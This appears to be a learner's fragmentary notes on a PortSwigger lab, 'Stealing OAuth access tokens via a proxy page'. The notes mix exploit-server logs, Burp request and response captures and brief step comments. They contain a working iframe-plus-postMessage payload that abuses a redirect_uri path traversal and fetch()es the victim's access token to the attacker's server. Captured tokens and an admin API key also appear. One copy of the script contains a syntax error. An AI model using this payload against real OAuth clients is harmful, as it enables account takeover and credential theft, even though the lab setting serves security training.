103.82.41.179 2025-04-05 04:57:26 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
10.0.3.85 2025-04-05 04:57:26 +0000 "GET /exploit HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.7126.105 Safari/537.36"
10.0.3.85 2025-04-05 04:57:26 +0000 "GET /exploit HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.7126.105 Safari/537.36"
10.0.3.85 2025-04-05 04:57:26 +0000 "GET /?access_token=v43vS1vILqHT0zBeuXv8rt8InlgCyaSf2oNDzo0HYiJ&expires_in=3600&token_type=Bearer&scope=openid%20profile%20email HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.7126.105 Safari/537.36"
10.0.3.85 2025-04-05 04:57:26 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.7126.105 Safari/537.36"
103.82.41.179 2025-04-05 04:57:27 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
103.82.41.179 2025-04-05 04:57:27 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
103.82.41.179 2025-04-05 04:57:32 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
103.82.41.179 2025-04-05 04:57:32 +0000 "GET /log HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
103.82.41.179 2025-04-05 04:57:32 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
103.82.41.179 2025-04-05 05:05:51 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
103.82.41.179 2025-04-05 05:05:51 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"

```

Request		Response	
Pretty	Raw	Hex	Render
1	GET /me HTTP/2	1	HTTP/2 200 OK
2	Host: oauth-0aed003f03fb55228012064b02a900ad.oauth-server.net	2	X-Powered-By: Express
3	User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0	3	Vary: Origin
4	Accept: */*	4	Access-Control-Allow-Origin: https://0aab00ba03f0557380de08a400fb00a0.web-security-academy.net
5	Accept-Language: en-US,en;q=0.5	5	Access-Control-Expose-Headers: WWW-Authenticate
6	Accept-Encoding: gzip, deflate, br	6	Pragma: no-cache
7	Referer: https://0aab00ba03f0557380de08a400fb00a0.web-security-academy.net/	7	Cache-Control: no-cache, no-store
8	Authorization: Bearer v43vS1vILqHT0zBeuXv8rt8InlgCyaSf2oNDzo0HYiJ	8	Content-Type: application/json; charset=utf-8
9	Content-Type: application/json	9	Date: Sat, 05 Apr 2025 05:01:56 GMT
10	Origin: https://0aab00ba03f0557380de08a400fb00a0.web-security-academy.net	10	Keep-Alive: timeout=5
11	Sec-Fetch-Dest: empty	11	Content-Length: 152
12	Sec-Fetch-Mode: cors	12	
13	Sec-Fetch-Site: cross-site	13	
14	Priority: u=4		
15	Te: trailers		
16			
17			

## Lab: Stealing OAuth access tokens via a proxy page

This lab uses an OAuth service to allow users to log in with their social media account. Flawed validation by the OAuth service makes it possible for an attacker to leak access tokens to arbitrary pages on the client application.

To solve the lab, identify a secondary vulnerability in the client application and use this as a proxy to steal an access token for the admin user's account. Use the access token to obtain the admin's API

key and submit the solution using the button provided in the lab banner.

The admin user will open anything you send from the exploit server and they always have an active session with the OAuth service.

You can log in via your own social media account using the following credentials: `wiener:peter`.

login with your credential

go to my account

logout and go to

again login this time

no need to put anything

it will automaticall

login with that token

44	https://0a3f006704cf30128...	GET	/academyLabHeader	101	147			✓	34.
43	https://0a3f006704cf30128...	GET	/post/comment/comment-form	200	1589	HTML		✓	34.
42	https://0a3f006704cf30128...	GET	/resources/images/avatarDefault.svg	200	9986	XML	svg	✓	34.
41	https://0a3f006704cf30128...	GET	/post?postId=4	✓	200	8479	HTML	Stealing OAuth acce...	✓ 34.
40	https://0a3f006704cf30128...	GET	/academyLabHeader	101	147			✓	34.
39	https://0a3f006704cf30128...	GET	/my-account?id=wiener	✓	200	3381	HTML	Stealing OAuth acce...	✓ 34.
38	https://0a3f006704cf30128...	GET	/academyLabHeader	101	147			✓	34.
37	https://0a3f006704cf30128...	GET	/	200	8899	HTML		Stealing OAuth acce...	✓ 34.
36	https://0a3f006704cf30128...	GET	/	200	8899	HTML		Stealing OAuth acce...	✓ 34.
35	https://0a3f006704cf30128...	POST	/authenticate	✓	302	139		✓	34.
34	https://0a3f006704cf30128...	GET	/me	200	512	JSON		✓	79.
33	https://0a3f006704cf30128...	GET	/oauth-callback	200	804	HTML		✓	34.
32	https://0a3f006704cf30128...	GET	/oauth?client_id=gsqj9kxbddzfg0q9u37fq8&redirect_...	✓	302	1130	HTML		✓ 79.
31	https://0a3f006704cf30128...	GET	/academyLabHeader	101	147			✓	34.
30	https://0a3f006704cf30128...	GET	/social-login	200	3518	HTML		Stealing OAuth acce...	✓ 34.
29	https://0a3f006704cf30128...	GET	/my-account	302	64			✓	34.
28	https://0a3f006704cf30128...	GET	/academyLabHeader	101	147			✓	34.
27	https://0a3f006704cf30128...	GET	/	200	8889	HTML		Stealing OAuth acce...	✓ 34.
26	https://0a3f006704cf30128...	GET	/logout	302	139			✓	34.
25	https://0a3f006704cf30128...	GET	/academyLabHeader	101	147			✓	34.
24	https://0a3f006704cf30128...	GET	/my-account?id=wiener	✓	200	3381	HTML	Stealing OAuth acce...	✓ 34.

### Request

Pretty Raw Hex

- GET /auth?client\_id=gxqj9kxbddzfg0q9u37fq&redirect\_uri=https://0a3f006704cf301280f91210000500c3.web-security-academy.net/oauth-callback/..../post/comment/comment-form&response\_type=token&nonce=1723897942&scope=openid%20profile%20email HTTP/2
- Host: oauth-0a0e00660474308c8054102d02e50097.oauth-server.net
- Cookie: \_session=nj7QckBTRXqCBQEewEuzP; \_session\_legacy=nj7QckBTRXqCBQEewEuzP
- User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0
- Accept: text/html,application/xhtml+xml,application/xml;q=0.9,\*/\*;q=0.8
- Accept-Language: en-US,en;q=0.5
- Accept-Encoding: gzip, deflate, br
- Referer: https://0a3f006704cf301280f91210000500c3.web-security-academy.net/
- Upgrade-Insecure-Requests: 1
- Sec-Fetch-Dest: document
- Sec-Fetch-Mode: navigate
- Sec-Fetch-Site: cross-site
- Priority: u=0, i
- Te: trailers

### Response

Pretty Raw Hex Render

- HTTP/2 302 Found
- X-Powered-By: Express
- Pragma: no-cache
- Cache-Control: no-cache, no-store
- Location: https://0a3f006704cf301280f91210000500c3.web-security-academy.net/post/comment/comment-form#access\_token=W1W9VnCS9YcZ41P-7MYMBKw1ESbWwzUW9FTuKSyCNDd&expires\_in=3600&token\_type=Bearer&scope=openid%20profile%20email
- Content-Type: text/html; charset=utf-8
- Set-Cookie: \_session=nj7QckBTRXqCBQEewEuzP; path=/; expires=Sat, 19 Apr 2025 10:23:36 GMT; samesite=none; secure; httponly
- Set-Cookie: \_session\_legacy=nj7QckBTRXqCBQEewEuzP; path=/; expires=Sat, 19 Apr 2025 10:23:36 GMT; secure; httponly
- Date: Sat, 05 Apr 2025 10:23:36 GMT
- Keep-Alive: timeout=5
- Content-Length: 481
- Redirecting to <a href="https://0a3f006704cf301280f91210000500c3.web-security-academy.net/post/comment/comment-form#access\_token=W1W9VnCS9YcZ41P-7MYMBKw1ESbWwzUW9FTuKSyCNDd&amp;expires\_in=3600&amp;token\_type=Bearer&amp;scope=openid%20profile%20email">

Body:

```

<iframe src="https://oauth-0a0e00660474308c8054102d02e50097.oauth-server.net/auth?client_id=gxqj9kxbddzfg0q9u37fq&redirect_uri=https://0a3f006704cf301280f91210000500c3.web-security-academy.net/oauth-callback/..../post/comment/comment-form&response_type=token&nonce=1723897942&scope=openid%20profile%20email"></iframe>

<script>
  window.addEventListener('message', function(e) {
    fetch("/" + encodeURIComponent(e.data.data))
  }, false)
</script>

```

Store

View exploit

Deliver exploit to victim

Access log

```

<iframe src="https://oauth-0a0e00660474308c8054102d02e50097.oauth-server.net/auth?client_id=gxqj9kxbddzfg0q9u37fq&redirect_uri=https://0a3f006704cf301280f91210000500c3.web-security-academy.net/oauth-callback/..../post/comment/comment-form&response_type=token&nonce=1723897942&scope=openid%20profile%20email"></iframe>

```

```

<script>

```



```

window.addEventListener('message', function(e) {
    fetch("/") + encodeURIComponent(e.data.data))
}, false)
</script>

```

```

103.82.41.179 2025-04-05 10:42:48 +0000 "GET /undefined HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko
103.82.41.179 2025-04-05 10:42:48 +0000 "GET /undefined HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko
103.82.41.179 2025-04-05 10:42:48 +0000 "GET /undefined HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko
103.82.41.179 2025-04-05 10:42:48 +0000 "GET /undefined HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko
103.82.41.179 2025-04-05 10:42:50 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101
103.82.41.179 2025-04-05 10:46:28 +0000 "POST / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/2010010
103.82.41.179 2025-04-05 10:46:28 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64
103.82.41.179 2025-04-05 10:46:30 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/2010010
103.82.41.179 2025-04-05 10:46:31 +0000 "GET /exploit HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/2
103.82.41.179 2025-04-05 10:46:33 +0000 "GET /undefined HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko
103.82.41.179 2025-04-05 10:46:33 +0000 "GET /undefined HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko
103.82.41.179 2025-04-05 10:46:33 +0000 "GET /undefined HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko
103.82.41.179 2025-04-05 10:46:33 +0000 "GET /undefined HTTP/1.1" 404 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko
103.82.41.179 2025-04-05 10:46:38 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/2010010
103.82.41.179 2025-04-05 10:46:38 +0000 "GET /deliver-to-victim HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.
10.0.3.141 2025-04-05 10:46:38 +0000 "GET /exploit/ HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Victim) AppleWebKit/537.36 (KHTML, like Gecko
10.0.3.141 2025-04-05 10:46:38 +0000 "GET /https%3A%2F%2F0aa5002203f28d8f805a491d008300a5.web-security-academy.net%2Fpost%2Fcomment%2Fcom
103.82.41.179 2025-04-05 10:46:39 +0000 "GET / HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101
103.82.41.179 2025-04-05 10:46:39 +0000 "GET /resources/css/labsDark.css HTTP/1.1" 200 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64
103.82.41.179 2025-04-05 10:46:41 +0000 "POST / HTTP/1.1" 302 "user-agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/2010010

```

```

); Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0"
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```



Request

PrettyRawHex

1GET /me HTTP/2

2Host: oauth-0af10093032c8d5880ed4786029200e0.oauth-server.net

3User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:137.0) Gecko/20100101 Firefox/137.0

4Accept: \*/\*

5Accept-Language: en-US,en;q=0.5

6Accept-Encoding: gzip, deflate, br

7Referer: https://0aa5002203f28d8f805a491d008300a5.web-security-academy.net/

8Authorization: Bearer NyJHSp4o5-kTXUb-b-bJ2jcW7oiSi6eu2Ub7vgx-W6Y

9Content-Type: application/json

10Origin: https://0aa5002203f28d8f805a491d008300a5.web-security-academy.net

11Sec-Fetch-Dest: empty

12Sec-Fetch-Mode: cors

13Sec-Fetch-Site: cross-site

14Priority: u=4

15Te: trailers

16

17

Response

PrettyRawHexRender

1HTTP/2 200 OK

2X-Powered-By: Express

3Vary: Origin

4Access-Control-Allow-Origin: https://0aa5002203f28d8f805a491d008300a5.web-security-academy.net

5Access-Control-Expose-Headers: WWW-Authenticate

6Pragma: no-cache

7Cache-Control: no-cache, no-store

8Content-Type: application/json; charset=utf-8

9Date: Sat, 05 Apr 2025 10:48:28 GMT

10Keep-Alive: timeout=5

11Content-Length: 152

12

13{"sub":"administrator", "apikey":"LEJ2aWsVwAIP0VPgUua5lQh1Vy3WMB1r", "name":"Administrator", "email":"administrator@normal-user.net", "email\_verified":true}

Inspector

Request attributes

Request query parameters

Request body parameters

Request cookies

Request headers

Response headers

Auth 2.0

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